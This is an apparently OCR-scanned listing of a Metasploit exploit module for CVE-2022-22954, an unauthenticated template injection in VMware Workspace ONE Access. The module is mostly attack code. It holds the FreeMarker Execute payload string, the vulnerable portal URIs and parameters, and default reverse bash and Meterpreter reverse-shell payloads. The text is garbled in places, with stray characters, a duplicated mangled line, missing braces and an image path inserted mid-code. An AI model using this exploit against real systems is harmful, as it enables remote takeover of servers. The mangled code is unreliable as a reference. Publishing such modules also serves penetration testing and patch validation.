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VMware Workspace ONE Access Template Injection / Command Execution

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This Metasploit module exploits CVE-2022-22954, an unauthenticated server-side template injection (SSTI) vulnerability in VMware Workspace ONE Access, to execute shell commands as the horizon user.

tags | exploit, shell


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# This module requires Metasploit: https://metasploit.com/download # Current source: https://github.com/rapid7/metasploit-framework
class MetasploitModule < Msf::Exploit::Remote
    Rank = ExcellentRanking
    prepend Msf::Exploit::Remote::AutoCheck
   include Msf::Exploit::Remote::HttpClient
include Msf::Exploit::CmdStager
   def initialize(info = {})
              update_info(
                  'Name' => 'VMware Workspace ONE Access CVE-2022-22954',
'Description' => %q{
   This module exploits CVE-2022-22954, an unauthenticated server-side template injection (SSTI) in VMware Workspace ONE Access, to execute shell commands as the "horizon" user.
                  },
'Author' => [
'mr_me', # Discovery
'Udhaya Prakash', # (@sherlocksecure of Poshmark Inc.) PoC
'wvu' # Exploit and independent analysis
.
                  |,
'References' => [
['CVE', '2022-22954'],
['URL', 'https://www.vmware.com/security/advisories/VMSA-2022-0011.html'],
['URL', 'https://srcincite.io/advisories/src-2022-0005/'],
['URL', 'https://github.com/sherlocksecurity/VMware-CVE-2022-22954'],
['URL', 'https://attackerkb.com/topics/BDXyTqY1ld/cve-2022-22954/rapid7-analysis'] |
| Wore context: https://twitter.com/wvuuuuuuuuuu/status/1519476924757778433
                    ],
'DisclosureDate' => '2022-04-06',
                   unsclosureDate' => '2022-04-06',
'License' => MSF_LICENSE,
'Platform' => ['unix', 'linux'],
'Arch' => [ARCH_CMD, ARCH_X86, ARCH_X64],
'Privileged' => false,
'Targets' => [
                            'Unix Command',
                                 'Platform' => 'unix',
'Arch' => ARCH_CMD,
'Type' => :cmd,
'DefaultOptions' => {
   'PAYLOAD' => 'cmd/unix/reverse_bash'
                             'Linux Dropper',
                                 'Platform' => 'linux',
'Arch' => [ARCH_X86, ARCH_X64],
'Type' => :dropper,
'DefaultOptions' => {
    'PAYLOAD' => 'linux/x64/meterpreter/reverse_tcp'
                  1,
'DefaultTarget' => 0,
'DefaultOptions' => {
  'RPORT' => 443,
  'SSL' => true
                    'Notes' => {
```



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'Stability' => [CRASH_SAFE],
'Reliability' => [REPEATABLE_SESSION],
'SideEffects' => [IOC_IN_LOGS, ARTIFACTS_ON_DISK]
    register_options([
   OptString.new('TARGETURI', [true, 'Base path', '/'])
  end
 def check
    ret = execute_command("echo #{token = rand_text_alphanumeric(8..16)}")
    return CheckCode::Unknown unless ret
    return CheckCode::Safe unless ret.match?(/device (?:id|type): #{token}/)
    CheckCode:: Vulnerable
 end
 def exploit
    print_status("Executing #{payload_instance.refname} (#{target.name})")
    case target['Type'] when :cmd
      execute_command(payload.encoded)
    when :dropper
execute_cmdstager
    end
 vprint_status("Executing command: #{bash_cmd}")
    res = send_request_cgi({
  'method' => 'GET',
      %w[code error].sample => rand_text_alphanumeric(8..16),
        * https://freemarker.apache.org/docs/api/freemarker/template/utility/Execute.html ssti_param => %(${"freemarker.template.utility.Execute"?new()("#{bash_cmd}")})
    1, 3,5)
    return unless res return '' unless res.code == 400 && res.body.include?('auth.context.invalid')
    res.body
 def ssti_uri
    %w[ /catalog-portal/hub-ui
      /catalog-portal/hub-ui/byob
/catalog-portal/ui
/catalog-portal/ui/oauth/verify
      sample
 def ssti_param
%w[deviceType deviceUdid].sample
 end
end
```

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